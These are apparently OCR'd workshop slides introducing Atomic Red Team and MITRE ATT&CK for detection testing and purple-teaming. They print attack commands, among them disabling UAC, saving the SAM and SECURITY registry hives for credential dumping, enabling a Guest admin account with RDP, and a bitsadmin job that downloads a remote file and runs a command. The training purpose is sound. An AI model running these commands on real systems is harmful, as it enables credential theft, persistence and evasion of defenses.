Getting Started with Atomic Red Team

Slides

https://rb.gy/mkl158

• • •

Hands-on Guide with Labs

ATT&CK°



Carrie Roberts






- 2006 PC/Mobile/Web App Developer (HP)
- 2014 Penetration Tester (BHIS)
- 2017 Red Teamer / Blue Teamer (Walmart)
- 12 GIAC Certs, GSE, GPEN, GWAPT, GREM ...
- Atomic Red Team Maintainer and Developer
- Author DPAT and SlackExtract
- Blogger and Conference Speaker (DerbyCon, WWHF, Sp4rkCon, Bsides)

The Atomic Red Team Project

- Library of Scripted Attacks
- Started by Red Canary in 2017
- Free and Open Source
- Community Developed (over 190 contributors)



Course Outline

- Day 1
 - Mitre ATT&CK and the ATT&CK Navigator
 - Atomic Red Team (Part 1)

Worksho

- Day 2
 - Atomic Red Team (Part 2)
 - Prelude Operator
- Day 3
 - Vectr (purple team reporting)
 - Mitre CALDERA
- Day 4
 - PurpleSharp
 - Atomic Red Team (Advanced Topics)
 - Mitre ATT&CK Evaluations
 - MORDOR, Splunk Attack Data Repository









Schedule

- 1 hour of lecture
- 2 hours of lab time (within 24 hours)
- Support via Discord channel

Slides

https://rb.gy/mkl158

Link to slides posted in Discord channel



MITRE ATT&CK Matrix

Tactics

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact	
9 recninques	ro tecriniques	ro recriniques	12 techniques	34 techniques	14 techniques	23 techniques	a recumques	10 techniques	10 techniques	9 reciniques	13 techniques	
Drive-by Compromise	Command and Scripting	Account Manipulation (3)	Abuse Elevation Control Mechanism (4)	Abuse Elevation Control Mechanism (4)	Brute Force (4)	Account Discovery (4)	Exploitation of Remote Services	Archive Collected	Application Layer	Automated Exfiltration	Account Access Removal	
Exploit Public-	Interpreter (6)	BITS Jobs	Mechanism (4)	Access Token	Credentials from Password	Application	Services	Data (2)	Protocol (4)	Data	Data Destruction	
Facing	Exploitation for		Access Token	Manipulation (5)	Stores (3)	Window	Internal	Audio Capture	Communication	Transfer		
Application	Client Execution	Boot or Logon Autostart	Manipulation (5)	BITS Jobs	Exploitation for	Discovery	Spearphishing	Automated	Through Removable	Size Limits	Data Encrypted for Impact	
External	Inter-Process	Execution (11)	Boot or Logon		Credential	Browser	Lateral Tool	Collection	Media	Exfiltration	Process .	
Remote Services	Communication (2)	Boot or Logon	Autostart Execution (11)	Deobfuscate/Decode Files or Information	Access	Bookmark Discovery	Transfer	Clipboard Data	Data	Over Alternative	Data Manipulation (2)	
	Native API	Initialization			Forced	Charles of the Control of the Contro	Remote		Encoding (2)	Protocol (3)	100	
Hardware Additions	Scheduled	Scripts (5)	Boot or Logon Initialization	Direct Volume Access	Authentication	Cloud Service Dashboard	Service Session	Data from Cloud Storage	Data	Exfiltration	Defacement (2)	
EAST CONTRACTOR	Task/Job (5)	Browser	Scripts (5)	Execution Guardrails	Input		Hijacking (2)	Object Storage	Obfuscation (3)	Over C2	Disk Wipe (2)	
Phishing (3)	Shared Modules	Extensions	Extensions	Create or Modify	Production and	Capture (4)	Cloud Service Discovery	Remote	Data from	Dynamic	Channel	
Replication	Shared Modules	Compromise	System System	Exploitation for Defense Evasion	Man-in-the-	Discovery	Services (6)	Information	Resolution (3)	Exfiltration	Endpoint Denial of Service (4)	
Through	Software	Client Software	Process (4)		Middle (1)	Domain Trust	- 10	Repositories (2)	-	Over Other	100000000000000000000000000000000000000	
Removable Media	Deployment Tools	Binary	Event Triggered	File and Directory Permissions	Modify	Discovery	Replication Through	Data from Local	Channel (7)	Network Medium (1)	Firmware Corruption	
STATE OF THE STATE	System Services (2)	Create	Execution (15)	Modification (2)	Authentication	File and	Removable	System		-		
Supply Chain Compromise (3)	User Execution (2)	Account (3)	Exploitation for	Group Policy	Process (2)	Directory Discovery	Media	Data from	Fallback Channels	Exfiitration Over	Inhibit System Recovery	
compromise (1)	Oser Execution (2)	Create or Modify	Privilege	Modification	Network	Discovery	Software			Physical	Recovery	
Trusted Relationship	Windows	System	Escalation	THE ROBERTS	Sniffing	Network Service	Deployment Tools	Drive	Ingress Tool Transfer	Medium (1)	Network Denial of	
rveranoriship	Management Instrumentation	Process (4)	Group Policy	Hide Artifacts (4)	OS Credential	Scanning	1.500	Data from	transier	Exfiltration	Service (2)	
Valid		Event Triggered	Event Triggered	Modification	Hijack Execution	Dumping (II)	· ·	Taint Shared	Removable	Multi-Stage	Over Web	Resource
Accounts (4)		Execution (15)	Hillands Committee	Flow (10)	Christ	Network	Content	Media	Channels	Service (2)	Hijacking	

Techniques

Technique Number T#### T####.### e.g. T1003.001

Initial Access 9 techniques	Execution 10 techniques	Persistence 18 techniques	Privilege Escalation 12 techniques	Defense Evasion 34 techniques	Credential Access 14 techniques	Discovery 23 techniques	Lateral Movement 9 techniques	Collection 16 techniques	Command and Control 16 techniques	Exfiltration 9 techniques	Impact 13 techniques
Drive-by Compromise	Command and Scripting	Account Manipulation (3)	Abuse Elevation Control Mechanism (4)	Abuse Elevation Control Mechanism (4)	Brute Force (4)	Account Discovery (4)	Exploitation of Remote Services	Archive Collected	Application Layer	Automated Exfiltration	Account Access Removal
Exploit Public- Facing Application	Exploitation for Client Execution	BITS Jobs Boot or Logon	Access Token Manipulation (5)	Access Token Manipulation (5)	Credentials from Password II Stores (3)	Application Window	Internal Spearphishing	Data (X) Audio Capture	Protocol (4) Communication Through	Data Transfer Size Limits	Data Destruction Data Encrypted for
External Remote	Inter-Process Communication (2)	Autostart Execution (11)	Boot or Logon Autostart	BITS Jobs Deobfuscate/Decode	Exploitation for Credential Access	B owser B okmark	Lateral Tool Transfer	Automated Collection	Removable Media	Exfiltration Over	Impact Data
Services Hardware	Native API	Boot or Logon Initialization Scripts (5)	Execution (11) Boot or Logon	Files or Information Direct Volume Access	Forced Authentication	Cloud Service	Remote Service	Clipboard Data	Data Encoding (2)	Alternative Protocol (3)	Manipulation (3) Defacement (2)
Additions Phishing (3)	Scheduled Task/Job (5)	Browser Extensions	Initialization Scripts (5)	Execution Guardrails	Input (4)	Dashboard Cloud Service	Session Hijacking (2)	Cloud Storage Object	Data Obfuscation (3)	Exfiltration Over C2 Channel	Disk Wipe (2)
Replication Through	Shared Modules Software	Compromise Client Software	Create or Modify System Process (4)	Exploitation for Defense Evasion	Man-in-the- Middle (1)	Discovery Domain Trust	Remote Services (6)	Data from Information Repositories (2)	Dynamic Resolution (3)	Exfiltration Over Other	Endpoint Denial of Service (4)
Removable Media	Deployment Tools System Services (2)	Binary	Event Triggered Execution (15)	File and Directory Permissions Modification (2)	Modify	Discovery File and	Replication Through Removable	Data from Local System	Encrypted Channel (2)	Network Medium (1)	Firmware Corruption
Supply Chain Compromise (3)	User Execution (2)	Account (3) Create or Modify	Exploitation for Privilege	Group Policy Modification	Process (2)	Directory Discovery	Media Software	Data from Network Shared	Fallback Channels	Exfiltration Over Physical	Inhibit System Recovery
Trusted Relationship	Windows Management Instrumentation	System Process (4)	Escalation Group Policy	Hide Artifacts (4)	Sniffing OS Credential	Network Service Scanning	Deployment Tools	Drive Data from	Ingress Tool Transfer	Medium (1) Exfiltration	Network Denial of Service (2)
Valid Accounts (4)	The state of the s	Event Triggered Execution (15)	Modification	Hijack Execution Flow (10)	Dumping (II)	Network	Taint Shared Content	Removable Media	Multi-Stage Channels	Over Web Service (2)	Resource Hijacking

Atomic Test Example – Disable UAC using reg.exe 11548.002

Atomic Test #8 - Disable UAC using reg.exe

Disable User Account Conrol (UAC) using the builtin tool reg.exe by changing its registry key HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\EnableLUA from 1 to 0

Supported Platforms: Windows

Attack Commands: Run with command_prompt! Elevation Required (e.g. root or admin)

reg.exe ADD HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v EnableLUA /t REG_DWORD /d 0 /f

Cleanup Commands:

 $\tt reg.exe\ ADD\ HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\ /v\ Enable LUA\ /t\ REG_DWORD\ /d\ 1\ /f\ ADD\ Policies\System\ /v\ Enable LUA\ /t\ REG_DWORD\ /d\ 1\ /f\ ADD\ Policies\Normal Policies\Norm$

Atomic Test Example – Registry dump of SAM, creds ... 11003.002

Atomic Test #1 - Registry dump of SAM, creds, and secrets

Local SAM (SAM & System), cached credentials (System & Security) and LSA secrets (System & Security) can be enumerated via three registry keys. Then processed locally using https://github.com/Neohapsis/creddump7

Upon successful execution of this test, you will find three files named, sam, system and security in the %temp% directory.

Supported Platforms: Windows

Attack Commands: Run with command_prompt! Elevation Required (e.g. root or admin)

```
reg save HKLM\sam %temp%\sam
reg save HKLM\system %temp%\system
reg save HKLM\security %temp%\security
```

Cleanup Commands:

```
del %temp%\sam >nul 2> nul
del %temp%\system >nul 2> nul
del %temp%\security >nul 2> nul
```

Atomic Test Example — Enable Guest Account ... <u>11078.001</u>

Atomic Test #1 - Enable Guest account with RDP capability and admin priviliges

After execution the Default Guest account will be enabled (Active) and added to Administrators and Remote Desktop Users Group, and desktop will allow multiple RDP connections

Supported Platforms: Windows

Inputs:

Name	Description	Туре	Default Value	
guest_user	Specify the guest account	String	guest	
guest_password	Specify the guest password	String	Password123!	

Attack Commands: Run with command_prompt! Elevation Required (e.g. root or admin)

```
net user #{guest_user} /active:yes
net user #{guest_user} #{guest_password}
net localgroup administrators #{guest_user} /add
net localgroup "Remote Desktop Users" #{guest_user} /add
reg add "hklm\system\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
reg add "hklm\system\CurrentControlSet\Control\Terminal Server" /v "AllowTSConnections" /t REG_DWORD /d 0x1 /f
```

Example: Bitsadmin Download and Execute

```
bitsadmin /create myJob
bitsadmin /addfile myJob https://bit.ly/2GY5Fpl %temp%\bits.bat
bitsadmin /setnotifycmdline myJob %ComSpec%\..\notepad.exe NULL
bitsadmin /resume myJob
```

Think of notepad.exe as malware.exe in this example

!! notepad.exe has parent process of svchost.exe !!

Ask yourself ...

- Are there bits jobs downloading executable files in my environment?
- Are there bits jobs starting executables in my environment?
- Would my security product detect this? Block this?
- Is there a detection gap that needs filled?

Why Emulate Attacks?

- Assist in Detection Development
- Continuously Validate Detections
- Tune your Configs
- Compare Security Products



Capture Events

Forward Events

Apply Alert Logic

Analyst Review

Incident Raised

Atomic Red Team and the Execution Framework

Atomic Red Team

Library of Scripted Attacks

Execution Framework

Tool to read the library and execute according to specifications.

The Atomic Red Team Repo

• https://github.com/redcanaryco/atomic-red-team

0	CircleCl Atomic Red Team of	doc generator 🗸 🕚 2,123 commits 🗜 31 brand	hes 🟷 0 tags
	.circleci	debugging	2 months ago
	.github	Create issue and pull request templates.	2 years ago
	ARTifacts	Update Atomic_Friday.md	21 days ago
	atomic_red_team	Convert to Mitre ATT&CK sub-technique schema (#	9 days ago
	atomics	Generate docs from job=validate_atomics_generate	3 hours ago
	bin	Convert to Mitre ATT&CK sub-technique schema (#	9 days ago
	docs	Fix broken link (#1034)	7 days ago
	execution-frameworks	Python runner checks dependencies and run cleanu	last month
	.gitignore	remove markdown files from gitignore (#1058)	9 days ago

The "atomics" Folder

https://github.com/redcanaryco/atomic-red-team/tree/master/atomics

CircleCl Atomic Red Team doc generator committed 2f760a3 3 hours ago 🗸					
Indexes	Generate docs from job=validate_atomics_generate_docs branch=master	3 hours ago			
T1003.001	Generate docs from job=validate_atomics_generate_docs branch=master	9 days ago			
T1003.002	Generate docs from job=validate_atomics_generate_docs branch=master	9 days ago			
T1003.003	Generate docs from job=validate_atomics_generate_docs branch=master	4 hours ago			
T1003	Generate docs from job=validate_atomics_generate_docs branch=master	9 days ago			
T1007	Generate docs from job=validate_atomics_generate_docs branch=master	9 days ago			
T1010	Generate docs from job=validate_atomics_generate_docs branch=master	9 days ago			

The Technique # Folders

- https://github.com/redcanaryco/atomic-red-team/tree/master/atomics/T1016
- YAML Yet Another Markup Language
- MD Markdown

0	CircleCl Atomic Red Team doc generator committed 67dad9e 8 days ago ✓					
••						
	src	Add Open Port Checker - T1016 (#794)	5 months ago			
٥	T1016.md	Generate docs from job=validate_atomics_generate_docs branch=master	8 days ago			
۵	T1016.yaml	fix double quotes escaping issue (#1060)	8 days ago			

YAML (Ugh)

- https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1016/T1016.yaml
- Defines the procedures (atomic tests), but not fun to read

```
attack technique: T1016
display name: System Network Configuration Discovery
atomic_tests:
- name: System Network Configuration Discovery on Windows
  auto_generated_guid: 970ab6a1-0157-4f3f-9a73-ec4166754b23
  description:
    Identify network configuration information
    Upon successful execution, cmd.exe will spawn multiple commands to list network configuratio
  supported platforms:
  - windows
  executor:
    command:
     ipconfig /all
     netsh interface show
      arp -a
      nbtstat -n
     net config
    name: command_prompt
```

Markdown (Ahhhh)

https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1016/T1016.md

Atomic Test #1 - System Network Configuration Discovery on Windows

Identify network configuration information

Upon successful execution, cmd.exe will spawn multiple commands to list network configuration settings. Output will be via stdout.

Supported Platforms: Windows

Attack Commands: Run with command_prompt!

```
ipconfig /all
netsh interface show
arp -a
nbtstat -n
net config
```

Atomics for Linux & macOS too!

 https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1016/T1016.md#atomic-test-3---system-networkconfiguration-discovery

Atomic Test #3 - System Network Configuration Discovery

Identify network configuration information.

Upon successful execution, sh will spawn multiple commands and output will be via stdout.

Supported Platforms: macOS, Linux

Attack Commands: Run with sh!

```
if [ -x "$(command -v arp)" ]; then arp -a; else echo "arp is missing from the machine. skipping..."; fi;
if [ -x "$(command -v ifconfig)" ]; then ifconfig; else echo "ifconfig is missing from the machine. skipping...";
if [ -x "$(command -v ip)" ]; then ip addr; else echo "ip is missing from the machine. skipping..."; fi;
if [ -x "$(command -v netstat)" ]; then netstat -ant | awk '{print $NF}' | grep -v '[a-z]' | sort | uniq -c; else
```

Run an Atomic Test (aka "atomic") Manually

```
command prompt
Microsoft Windows [Version 10.0.17763.1282]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Users\art>ipconfig /all
Windows IP Configuration
  Host Name . . . . . . . . . . . : art-vm0
  Primary Dns Suffix . . . . . . :
  Node Type . . . . . . . . . . : Hybrid
  IP Routing Enabled. . . . . . . : No
  WINS Proxy Enabled. . . . . . : No
  DNS Suffix Search List. . . . . : erwizpbmc2fuznbbhhfskmbbja.bx.internal.cloudapp.net
```

Atomics with Input Arguments

Description

• https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1016/T1016.md#atomic-test-5---list-open-egress-ports

Supported Platforms: Windows

Inputs:

Name

Ivairie	Description	Type	Delault value
output_file	Path of file to write port scan results	Path	<pre>\$env:USERPROFILE\Desktop\open- ports.txt</pre>
portfile_url	URL to top-128.txt	Url	https://github.com/redcanaryco/atomic- red- team/raw/master/atomics/T1016/src/top- 128.txt
port_file	The path to a text file containing ports to be scanned, one port per line. The default list uses the top 128 ports as defined by Nmap.	Path	PathToAtomicsFolder\T1016\src\top- 128.txt

Type

Default Value

Manual Execution with Input Arguments?

• Not fun!

```
Attack Commands: Run with powershell!

$ports = Get-content #{port_file}
$file = "#{output_file}"
$totalopen = 0
$totalports = 0
New-Item $file -Force
```

Not to mention: Cleanup Commands and Dependencies ...

```
Cleanup Commands:
  Remove-Item -ErrorAction ignore "#{output file}"
Dependencies: Run with powershell!
Description: Test requires #{port file} to exist
Check Prereg Commands:
 if (Test-Path "#{port_file}") {exit 0} else {exit 1}
Get Prereg Commands:
  New-Item -Type Directory (split-path #{port file}) -ErrorAction ignore | Out-Null
  Invoke-WebRequest "#{portfile url}" -OutFile "#{port file}"
```

PowerShell Execution Framework: Invoke-AtomicRedTeam

- Tool to execute atomic tests according to specifications in Atomic Red Team repo
- Easy to specify custom Input Arguments
- Execution of atomics can be scripted
- Excellent Wiki with Usage Instructions

https://github.com/redcanaryco/invoke-atomicredteam

Installation



- Import the Module
- List Atomic Tests
- Check/Get Prerequisites for Atomic Tests
- Execute Atomic Tests (Local)
- Execute Atomic Tests (Remote)
- Specify Custom Input Arguments
- Cleanup after Executing Atomic Tests
- Helper Functions
- The Atomic GUI

List Atomic Tests

- -ShowDetailsBrief
- -ShowDetails

```
PS C:\AtomicRedTeam> Invoke-AtomicTest T1003 -ShowDetailsBrief
PathToAtomicsFolder = C:\AtomicRedTeam\atomics
```

T1003-1 Powershell Mimikatz T1003-2 Gsecdump

Dependencies

• https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1485/T1485.md#atomic-test-1---windows---overwrite-file-with-sysinternals-sdelete

```
Dependencies: Run with powershell!
Description: Secure delete tool from Sysinternals must exist on disk at specified location (#{sdelete_exe})
Check Prereq Commands:
  if (Test-Path #(sdelete_exe)) {exit 0} else {exit 1}
Get Prereq Commands:
  Invoke-WebRequest "https://download.sysinternals.com/files/SDelete.zip" -OutFile "$env:TEMP\SDelete.zip"
  Expand-Archive Senv:TEMP\SDelete.zip Senv:TEMP\Sdelete -Force
  Remove-Item $env:TEMP\SDelete.zip -Force
Description: The file to delete must exist at #{file_to_delete}
Check Prereq Commands:
  if (Test-Path #{file_to_delete}) { exit 0 } else { exit 1 }
Get Prereq Commands:
  New-Item #{file_to_delete} -Force | Out-Null
```

Check or Get Prerequisites

- -CheckPrereqs
- -GetPrereqs

```
PS C:\AtomicRedTeam> Invoke-AtomicTest T1485 -TestNumbers 1 -CheckPrereqs
PathToAtomicsFolder = C:\AtomicRedTeam\atomics


CheckPrereq's for: T1485-1 Windows - Overwrite file with Sysinternals SDelete
Prerequisites not met: T1485-1 Windows - Overwrite file with Sysinternals SDelete

[*] Secure delete tool from Sysinternals must exist on disk at specified location ($env:TEMP\Sdelete\sdelete.exe)

[*] The file to delete must exist at $env:TEMP\T1485.txt

Try installing prereq's with the -GetPrereqs switch
```

Execute Atomic Test with Execution Framework



Specify Custom Input Arguments

```
PS C:\users\art> Invoke-AtomicTest T1016 -TestNumbers 5 -PromptForInputArgs

PathToAtomicsFolder = C:\AtomicRedTeam\atomics

Enter a value for portfile_url , or press enter to accept the default.

URL to top-128.txt [https://github.com/redcanaryco/atomic-red-team/raw/master/atomics/T1016/src/top-128.txt]:

Enter a value for output_file , or press enter to accept the default.

Path of file to write port scan results [$env:USERPROFILE\Desktop\open-ports.txt]: Desktop\MyEgress.txt

Enter a value for port_file , or press enter to accept the default.

The path to a text file containing ports to be scanned, one port per line. The default list uses the top 128 ports as defined by Nmap. [PathToAtomicsFolder\T1016\src\top-128.txt]:

Executing test: T1016-5 List Open Egress Ports
```

Cleanup After Test Execution

```
PS C:\windows\system32> Invoke-AtomicTest T1003.001 -TestNumbers 2 -Cleanup PathToAtomicsFolder = C:\AtomicRedTeam\atomics
```

```
Executing cleanup for test: T1003.001-2 Dump LSASS.exe Memory using ProcDump

Done executing cleanup for test: T1003.001-2 Dump LSASS.exe Memory using ProcDump
```

Execution Log

Execution Time (UTC)	Execution Time (Local)	Technique	Test N	Test Name	Hostname	Username	GUID
2020-06-18T23:39:23Z	2020-06-18T23:39:23	T1016	5	List Open Egress Ports	art-vm0	art-vm0\art	4b467538-f102
2020-06-18T23:54:07Z	2020-06-18T23:54:07	T1016	5	List Open Egress Ports	art-vm0	art-vm0\art	4b467538-f102
2020-06-19T00:04:13Z	2020-06-19T00:04:13	T1485	1	Windows - Overwrite f	art-vm0	art-vm0\art	476419b5-aebf
2020-06-19T00:22:46Z	2020-06-19T00:22:46	T1485	1	Windows - Overwrite f	art-vm0	art-vm0\art	476419b5-aebf
2020-06-19T00:38:42Z	2020-06-19T00:38:42	T1218.001	1	Compiled HTML Help L	art-vm0	art-vm0\art	5cb87818-0d7
2020-06-19T00:39:03Z	2020-06-19T00:39:03	T1218.001	2	Compiled HTML Help F	art-vm0	art-vm0\art	0f8af516-9818
2020-06-19T00:48:00Z	2020-06-19T00:48:00	T1218.001	1	Compiled HTML Help L	art-vm0	art-vm0\art	5cb87818-0d7
2020-06-19T00:48:12Z	2020-06-19T00:48:12	T1218.001	2	Compiled HTML Help F	art-vm0	art-vm0\art	0f8af516-9818

Getting Started

• Start slow

defense-evasion

• Starter atomics

T1218.011


Rundll32

Tactic	Technique #	Technique Name	Test # Test Name
credential-access	T1003.002	Security Account Manager	1 Registry dump of SAM, creds, and secrets
privilege-escalation	T1548.002	Bypass User Account Control	9 Bypass UAC using SilentCleanup task
privilege-escalation	T1078.001	Default Accounts	1 Enable Guest account with RDP capability and admin priviliges
privilege-escalation	T1547.001	Registry Run Keys / Startup Folder	1 Reg Key Run
privilege-escalation	T1547.004	Winlogon Helper DLL	3 Winlogon Notify Key Logon Persistence - PowerShell
defense-evasion	T1197	BITS Jobs	1 Bitsadmin Download (cmd)
defense-evasion	T1070.001	Clear Windows Event Logs	1 Clear Logs
defense-evasion	T1218.002	Control Panel	1 Control Panel Items
defense-evasion	T1562.001	Disable or Modify Tools	10 Unload Sysmon Filter Driver
defense-evasion	T1562.001	Disable or Modify Tools	22 Tamper with Windows Defender Evade Scanning -Folder
defense-evasion	T1564	Hide Artifacts	2 Create a Hidden User Called "\$"
defense-evasion	T1036.003	Rename System Utilities	1 Masquerading as Windows LSASS process

7 Execution of HTA and VBS Files using Rundll32 and URL.dll


Emulation Scenario: Local Execution/Golden Image

- Pros:
 - Quick Setup
- Cons:
 - Footprint
 - o Blocks



"Prevention is ideal but detection is a must"

Execute Atomic Tests Remotely



Emulation Scenario: Remote Execution/Golden Image

- Pros:
 - Blocks at Atomic Level
 - Spot Check End User's Systems
- Cons:



Consider spot checking end user systems

Setting up your own lab

- Microsoft Developer Virtual Machines
- Detection Lab
- Splunk Attack Range

Set up Your Own Test Lab

If you would like to set up your own test lab to play with attack emulation after you leave this class, here are some options for you to consider.


Microsoft Developer Virtual Machines

You can download Win 7 through Win 10 Virtual Machines from Microsoft for free use for 90 days. After the 90 days, you can restore to an initial snapshot to restart your 90 day use.

https://developer.microsoft.com/en-us/microsoft-edge/tools/vms/


https://ldrv.ms/w/s!AvDXyd4cgfxerX0n1-BuyEfK1W-q?e=Foiel3

Contributing



Atomic Red Team Wrap-up

- Atomic Red Team: Library of Scripted Attacks
- Invoke-AtomicRedTeam: Execution Framework
- Dedicated Slack Workspace for Collaboration
 - Over 3000 members
 - https://slack.atomicredteam.io/




16-hour Class from WWHF Training

https://wildwesthackinfest.com/training-schedule/

Start _ Date	End Date 崇	Class Title	\$ Instructor(s)	Location \$	Learn More
2021/04/13	2021/04/16	Security Defense and Detection TTX	Amanda Berlin and Jeremy Mio	Online	Course details
2021/04/20	2021/04/23	SOC Core Skills (Pay What You Can)	John Strand	Online	Course details
2021/04/27	2021/04/30	Breaching the Cloud	Beau Bullock	Online	Course details
2021/04/27	2021/04/30	Attack Emulation Tools: Atomic Red Team, CALDERA and More	Darin and Carrie Roberts	Online	Course details
2021/04/27	2021/04/30	Security Leadership and Management	Chris Brenton	Online	Course details
2021/05/04	2021/05/07	Enterprise Attacker Emulation and C2 Implant Development	Joff Thyer	Online	Course details
2021/05/04	2021/05/07	Modern WebApp Pentesting	BB King	Online	Course details

Access to Lab Environment (accessible for 24 hrs)

- Enter Registered Email at https://controlpanel.dc8training.online/
- RDP to provided IP
- Click on Labs Bookmark in Chrome



Link to lab walk-throughs

Atomic Red Team Hands-On Getting Started Guide

Lab Index

Link to Slides

Atomic Red Team

- 1. Install Atomic Red Team
- 2. Import the Atomic Red Team Module
- 3. List Atomic Tests
- 4. Check or Get Prerequisites for Atomic Test
- 5. Execute Atomic Tests
- 6. Specify Custom Input Arguments
- 7. Cleanup After Test Execution

Extra (optional)

Join the Atomic Red Team Slack Workspace Set Up Your Own Lab Enter your email

Submit

Connect to the Lab environment using a Remote Desktop Connection (RDP).

IP address: 52.191.79.71 (start ART VM first)

Username: art

Password: AtomicRedTeam1!

You may use the lab hours specified below any time before 2021-08-20 14:00:00 Eastern

ART VM (max usage: 2.00 hours)





Check Usage

Thank you for joining!

•••

Stay connected on Twitter/Slack/Discord!



